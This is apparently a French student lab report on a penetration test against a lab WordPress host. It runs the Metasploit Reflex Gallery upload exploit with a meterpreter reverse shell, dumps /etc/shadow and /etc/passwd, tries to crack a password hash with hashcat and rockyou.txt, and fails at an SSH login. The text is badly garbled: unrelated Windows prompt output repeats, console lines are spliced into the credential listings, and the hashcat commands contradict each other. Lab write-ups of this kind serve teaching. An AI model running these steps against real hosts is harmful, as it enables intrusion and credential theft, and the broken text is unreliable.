TARGETURI :$ w TARGETURI :$ w invalid option: yes list The base path to the wordpress appli Enter the new date: (mm-dd-yy)
VHOST :$ w VHOST :$ w wpSCAN --url http://192.168.1.128 HTTP server virtual host
Scan Aborted: invalid option: --wordlist
Exploit target:
base64: no such file or directory
Id Name
0 Reflex Gallery 3.1.3 by 40391.txt 43196.txt 44433.txt 44931.txt
34424.txt 37253.txt 41217.txt 60391.txt 43196.txt 44433.txt 44931.txt
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > 

```

## Targeturi

```
Module options (exploit/unix/webapp/wp_reflexgallery_file_upload):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  Proxies      no          A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS    192.168.100.171 yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      80           yes        The target port (TCP)
  SSL        false         no         Negotiate SSL/TLS for outgoing connections
  TARGETURI  /app         yes        The base path to the wordpress application
  VHOST      /app         no         HTTP server virtual host
```

```
Payload options (php/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST  192.168.100.125 yes  no   The listen address (an interface may be specified) st:port)[ ... ]
  LPORT  4444  92.168.100.125 yes  yes  The listen port (TCP)
  RPORT  80           yes  yes  The target port (TCP)
  SSL    false         no         Negotiate SSL/TLS for outgoing connections
Exploit target:
  Id  Name
  --  --
  0  Reflex Gallery 3.1.3 (http://www.reflexgalleriesolution.com) > use exploit/linux/local/reflexgallery
  msf exploit(unix/webapp/wp_reflexgallery_file_upload) > options

  msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set Target 0
  Target => 0
  msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set session 1
  session => 1
  msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set RHOSTS 192.168.100.171
  RHOSTS => 192.168.100.171
  msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targeturi /app
  targeturi => /app
  msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit
  [*] Started reverse TCP handler on 192.168.100.125:4444
  [*] Our payload is at: PkTUkOPfvnTIPsy.php. Calling payload...
  [*] Calling payload...
  [*] Sending stage (38288 bytes) to 192.168.100.171
  [*] Meterpreter session 1 opened (192.168.100.125:4444 → 192.168.100.171:40634) at 202
  [*] Deleted PkTUkOPfvnTIPsy.php
  Exploit failed: The following options failed to validate: SESSION.
meterpreter > 
```

Microsoft Windows [Version 10.0.18362.720]  
(c) 2019 Microsoft Corporation. All rights reserved.  
U:\>echo 1770039 1847428  
1770039 1847428  
U:\>echo date  
date  
U:\>date  
The current date is: Thu 04/16/2020  
Enter the new date: (mm-dd-yy)

```
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set Target 0
Target => 0
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set session 1
session => 1
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set RHOSTS 192.168.100.171
RHOSTS => 192.168.100.171
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targeturi /app
targeturi => /app
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit
```

Microsoft Windows [Version 10.0.18362.720]  
(c) 2019 Microsoft Corporation. All rights reserved.  
U:\>echo 1770039 1847428  
1770039 1847428  
U:\>echo date  
date  
U:\>date  
The current date is: Thu 04/16/2020  
Enter the new date: (mm-dd-yy)

## Etc/Shadow

```
meterpreter > cat /etc/shadow
root:$6$aWR6lgMA$UTraK6HJ18Xq5EFnWq8GLbv1vfRCk8zjJnemR.LH5QV/bCqnPnYAh3mmrI2rsjPsZOTBEQnEc7nAvXTYIVtoU/:17976:0:99999:7:::
bin:*:17110:0:99999:7:::
daemon:*:17110:0:99999:7:::
adm:*:17110:0:99999:7:::
lp:*:17110:0:99999:7:::
sync:*:17110:0:99999:7::: yes      The session to run this module on.
shutdown:*:17110:0:99999:7:::
halt:*:17110:0:99999:7:::
mail:*:17110:0:99999:7:::
operator:*:17110:0:99999:7:::
games:*:17110:0:99999:7:::
ftp:*:17110:0:99999:7:::
nobody:*:17110:0:99999:7:::
systemd-network: !!:17606:::::
dbus: !!:17606:::::
polkitd: !!:17606:::::st(desktop_privilege_escalation) > run
postfix: !!:17606:::::
chrony: !!:17606:::::The following options failed to validate: SESSION.
sshd: !!:17606:::::st(desktop_privilege_escalation) > exploit
```

Command Prompt

Microsoft Windows [Version 10.0.18362.720]  
(c) 2019 Microsoft Corporation. All rights reserved.

U:>echo 1770039 1847428  
1770039 1847428

U:>echo date  
date

U:>date  
The current date is: Thu 04/16/2020  
Enter the new date: (mm-dd-yy)

U:>

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash      The WordPress username to authenticate with
root:x:0:0:root:/root:/bin/bash      HTTP server virtual host
bin:x:1:1:bin:/bin/nologin
daemon:x:2:2:daemon:/sbin/nologin    st(desktop_privilege_escalation) > use exploit/linux/local/desktop_privilege_escalation
adm:x:3:4:adm:/var/adm:/sbin/nologin  st(desktop_privilege_escalation) > options
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/bin/sync    st(desktop_privilege_escalation):
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt    st(desktop_privilege_escalation)
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin ---
operator:x:11:0:operator:/root:/sbin/nologin  st(desktop_privilege_escalation) > use exploit/linux/local/desktop_privilege_escalation
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
polkitd:x:999:997:User for polkitd:/sbin/nologin
postfix:x:89:89:/var/spool/postfix:/sbin/nologin
chrony:x:998:996:/var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin  st(desktop_privilege_escalation) > run
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
sudouser:x:1000:1000::/home/sudouser:/bin/bash  st(desktop_privilege_escalation) > validate: SESSION.
meterpreter > [REDACTED]
```

Command Prompt

Microsoft Windows [Version 10.0.18362.720]  
(c) 2019 Microsoft Corporation. All rights reserved.


U:>echo 1770039 1847428  
1770039 1847428

U:>echo date  
date


U:>date  
The current date is: Thu 04/16/2020  
Enter the new date: (mm-dd-yy)

U:>


## Etc/passwd



```
sshd:x:1:666:::::  
apache:x:17606:::::  
mysqld:x:17606:::::  
sudouser:$6$WPhyBfvL$0uavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjk6KIkOSn3p0GL.rEgd2ij0Icu0jnUbVq0oxEgeSN0dcrs0:17976:0:99999:7:::  
meterpreter > cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin/nologin Microsoft Windows [Version 10.0.18362.720]  
adm:x:3:4:adm:/var/adm:/sbin/nologin (c) 2019 Microsoft Corporation. All rights reserved.  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin/bin/sync U:\>echo 1770039 1847428  
shutdown:x:6:0:shutdown:/sbin:/shu1770039 1847428  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/U:\>echo date  
operator:x:11:0:operator:/root:/sbin/nodate  
games:x:12:100:games:/usr/games:/sbin/n  
ftp:x:14:50:FTP User:/var/ftp:/sbin/noU:\>date  
nobody:x:99:99:Nobody:/sbin/nologin The current date is: Thu 04/16/2020  
systemd-network:x:192:192:systemd NetwoEnter the new date: (mm-dd-yy)  
dbus:x:81:81:System message bus:/sbin/  
polkitd:x:999:997:user for polkitd:/sbin/U:\>  
postfix:x:89:89::/var/spool/postfix:/sb  
chrony:x:998:996::/var/lib/chrony:/sbin
```



Copier-Coller le Password Haché de l'utilisateur ci-dessous pour le déchiffré



```
kali@kali:~/Desktop$ cat password.hash  
$6$WPhyBfvL$0uavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjk6KIkOSn3p0GL.rEgd2ij0Icu0jnUbVq0oxEgeSN0dcrs0  
kali@kali:~/Desktop$
```


## Hashcat

```
hashcat -m 0 -a 0 hash_à_cracker.txt /usr/share/wordlists/rockyou.txt
```

Ici, on utilise *hashcat* avec ces options:

- Hachage de mot de passe Unix type 6 (-m 1800)
- Utilisation d'une attaque par dictionnaire (-a 0)
- Récupérer les hachages de *password.hash*
- Utilisation du dictionnaire *rockyou.txt*

Vous devriez voir le hachage, avec le mot de passe fissuré de "mot de passe" à la fin, comme indiqué ci-dessous:



```
kali㉿kali:~/Desktop$ hashcat -m 1800 -a 0 -o password.hash rockyou.txt --force
hashcat (v5.1.0) starting ...

File Actions Edit View Help

Hashfile 'rockyou.txt' on line 12071084 (6151375): Separator unmatched
Hashfile 'rockyou.txt' on line 12071085 (6151361): Separator unmatched
Hashfile 'rockyou.txt' on line 12071086 (6151355): Separator unmatched
Hashfile 'rockyou.txt' on line 12071087 (6151336): Separator unmatched
Hashfile 'rockyou.txt' on line 12071088 (61513359): Separator unmatched
Hashfile 'rockyou.txt' on line 12071089 (61513351): Separator unmatched
Hashfile 'rockyou.txt' on line 12071090 (6151333): Separator unmatched
Hashfile 'rockyou.txt' on line 12071091 (61513101): Separator unmatched
Hashfile 'rockyou.txt' on line 12071092 (61512bef): Separator unmatched
Hashfile 'rockyou.txt' on line 12071093 (61512993): Separator unmatched
Hashfile 'rockyou.txt' on line 12071094 (615129): Separator unmatched
Hashfile 'rockyou.txt' on line 12071095 (6151277): Separator unmatched
Hashfile 'rockyou.txt' on line 12071096 (6151275): Separator unmatched
Hashfile 'rockyou.txt' on line 12071097 (6151273): Separator unmatched
Hashfile 'rockyou.txt' on line 12071098 (615127): Separator unmatched
Hashfile 'rockyou.txt' on line 12071099 (61512508): Separator unmatched
Hashfile 'rockyou.txt' on line 12071100 (615125): Separator unmatched
Hashfile 'rockyou.txt' on line 12071101 (615124488): Separator unmatched
Hashfile 'rockyou.txt' on line 12071102 (61512384): Separator unmatched
Hashfile 'rockyou.txt' on line 12071103 (61512338): Separator unmatched
Hashfile 'rockyou.txt' on line 12071104 (615122s): Separator unmatched
Hashfile 'rockyou.txt' on line 12071105 (615122527): Separator unmatched
Hashfile 'rockyou.txt' on line 12071106 (6151213): Separator unmatched
Hashfile 'rockyou.txt' on line 12071107 (6151208): Separator unmatched
Hashfile 'rockyou.txt' on line 12071108 (61511988): Separator unmatched
Hashfile 'rockyou.txt' on line 12071109 (6151192): Separator unmatched
Hashfile 'rockyou.txt' on line 12071110 (6151186): Separator unmatched
Hashfile 'rockyou.txt' on line 12071111 (615117): Separator unmatched
Hashfile 'rockyou.txt' on line 12071112 (6151154): Separator unmatched
Hashfile 'rockyou.txt' on line 12071113 (615115): Separator unmatched
```

On a lancée l'entropie de déchiffrent pour le mot de passe du *sudouser* par le dictionnaire *rockyo.txt* avec la commande *Hashcat* en Kali

```
Hashfile 'rockyou.txt' on line 12778462 (2518875): Separator unmatched
Hashfile 'rockyou.txt' on line 12778463 (25188714): Separator unmatched
Hashfile 'rockyou.txt' on line 12778464 (25188707): Separator unmatched
Hashfile 'rockyou.txt' on line 12778465 (251887): Separator unmatched
Hashfile 'rockyou.txt' on line 12778466 (2518861): Separator unmatched
Hashfile 'rockyou.txt' on line 12778467 (25188570): Separator unmatched
Hashfile 'rockyou.txt' on line 12778468 (2518856): Separator unmatched
Hashfile 'rockyou.txt' on line 12778469 (2518855): Separator unmatched
Hashfile 'rockyou.txt' on line 12778470 (25188517): Separator unmatched
Hashfile 'rockyou.txt' on line 12778471 (25188516): Separator unmatched
Hashfile 'rockyou.txt' on line 12778472 (25188512): Separator unmatched
Hashfile 'rockyou.txt' on line 12778473 (2518850): Separator unmatched
Hashfile 'rockyou.txt' on line 12778474 (251884s): Separator unmatched
Hashfile 'rockyou.txt' on line 12778475 (25188440): Separator unmatched
Hashfile 'rockyou.txt' on line 12778476 (25188429): Separator unmatched
Hashfile 'rockyou.txt' on line 12778477 (25188427): Separator unmatched
Hashfile 'rockyou.txt' on line 12778478 (2518841): Separator unmatched
Hashfile 'rockyou.txt' on line 12778479 (2518839): Separator unmatched
Hashfile 'rockyou.txt' on line 12778480 (25188338): Separator unmatched
Hashfile 'rockyou.txt' on line 12778481 (25188278): Separator unmatched
Hashfile 'rockyou.txt' on line 12778482 (251882535): Separator unmatched
Hashfile 'rockyou.txt' on line 12778483 (2518825188): Separator unmatched
Hashfile 'rockyou.txt' on line 12778484 (25188238): Separator unmatched
Hashfile 'rockyou.txt' on line 12778485 (25188219): Separator unmatched
Hashfile 'rockyou.txt' on line 12778486 (25188152): Separator unmatched
Hashfile 'rockyou.txt' on line 12778487 (2518809): Separator unmatched
Hashfile 'rockyou.txt' on line 12778488 (251870): Separator unmatched
Hashfile 'rockyou.txt' on line 12778489 (2518795): Separator unmatched
Hashfile 'rockyou.txt' on line 12778490 (25187944): Separator unmatched
Hashfile 'rockyou.txt' on line 12778491 (25187882): Separator unmatched
```

```

Hashfile 'rockyou.txt' on line 14344372 (      jupanu      ): Separator unmatched
Hashfile 'rockyou.txt' on line 14344373 (      ciocolatax): Separator unmatched
Hashfile 'rockyou.txt' on line 14344374 (      angelica): Separator unmatched
Hashfile 'rockyou.txt' on line 14344375 (      1990): Separator unmatched
Hashfile 'rockyou.txt' on line 14344376 (      1111): Separator unmatched
Hashfile 'rockyou.txt' on line 14344377 (      pepe): Separator unmatched
Hashfile 'rockyou.txt' on line 14344378 (      markinho): Separator unmatched
Hashfile 'rockyou.txt' on line 14344379 (      mara): Separator unmatched
Hashfile 'rockyou.txt' on line 14344380 (      54321): Separator unmatched
Hashfile 'rockyou.txt' on line 14344381 (      123d): Separator unmatched
Hashfile 'rockyou.txt' on line 14344382 (      7): Separator unmatched
Hashfile 'rockyou.txt' on line 14344383 (      1234567): Separator unmatched
Hashfile 'rockyou.txt' on line 14344384 (      1): Separator unmatched
Hashfile 'rockyou.txt' on line 14344385 (      ): Separator unmatched
Hashfile 'rockyou.txt' on line 14344386 (      ): Separator unmatched
Hashfile 'rockyou.txt' on line 14344387 (      ): Separator unmatched
Hashfile 'rockyou.txt' on line 14344388 (      xCvBnM,): Separator unmatched
Hashfile 'rockyou.txt' on line 14344389 (      ie168): Separator unmatched
Hashfile 'rockyou.txt' on line 14344390 (      abygurl69): Separator unmatched
Hashfile 'rockyou.txt' on line 14344391 (      a6_123): Separator unmatched
Hashfile 'rockyou.txt' on line 14344392 (*7;Vamos!): Separator unmatched
No hashes loaded.

Started: Thu Apr 16 19:20:34 2020
Stopped: Thu Apr 16 19:24:11 2020
kali@kali:~/Desktop$ █

```

On a utilisé la commande *head* pour faire apparaître tout le mot de passe trouvé :

```

kali@kali:~/Desktop$ head rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
kali@kali:~/Desktop$ █

```

D'après le dictionnaire *rockyou.txt* et d'après l'entropie qu'on a essayée, on pourrait dire qu'on n'a pas trouvé le correct mot de passe du sudouser.

Alors, on conclut :

- Soit le dictionnaire n'est pas mis à jour,
- Ici, entropie de déchiffrement ne fonctionne pas,
- Déchiffrement de mot de passe n'a pas attrapé selon la procédure qu'on a utilisé dans ce TP

Donc, la solution que l'on a essayé avec le mot de passe qu'on a trouvé, ne marche pas. Alors d'après le test dont on a fait les captures d'écrans ci-dessus on pourrait dire que l'on n'a pas

réussi à accéder à la machine victime pour exploiter et essayer n'importe quel commande vue que on n'a pas trouvé le bon mot de passe via l'entropie qu'on a utilisé.

Voici la capture d'essayage :

**Tester Avec le SSH qui a déjà un port ouvert 22 sur la machine victime :**

```
kali㉿kali:~/Desktop$ ssh sudouser@192.168.100.171
sudouser@192.168.100.171's password:
Permission denied, please try again.
sudouser@192.168.100.171's password:
Permission denied, please try again.
sudouser@192.168.100.171's password:
sudouser@192.168.100.171: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password).
kali㉿kali:~/Desktop$ ssh sudouser@192.168.100.171
sudouser@192.168.100.171's password:
Permission denied, please try again.
sudouser@192.168.100.171's password:
Permission denied, please try again.
sudouser@192.168.100.171's password:
sudouser@192.168.100.171: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password).
kali㉿kali:~/Desktop$
```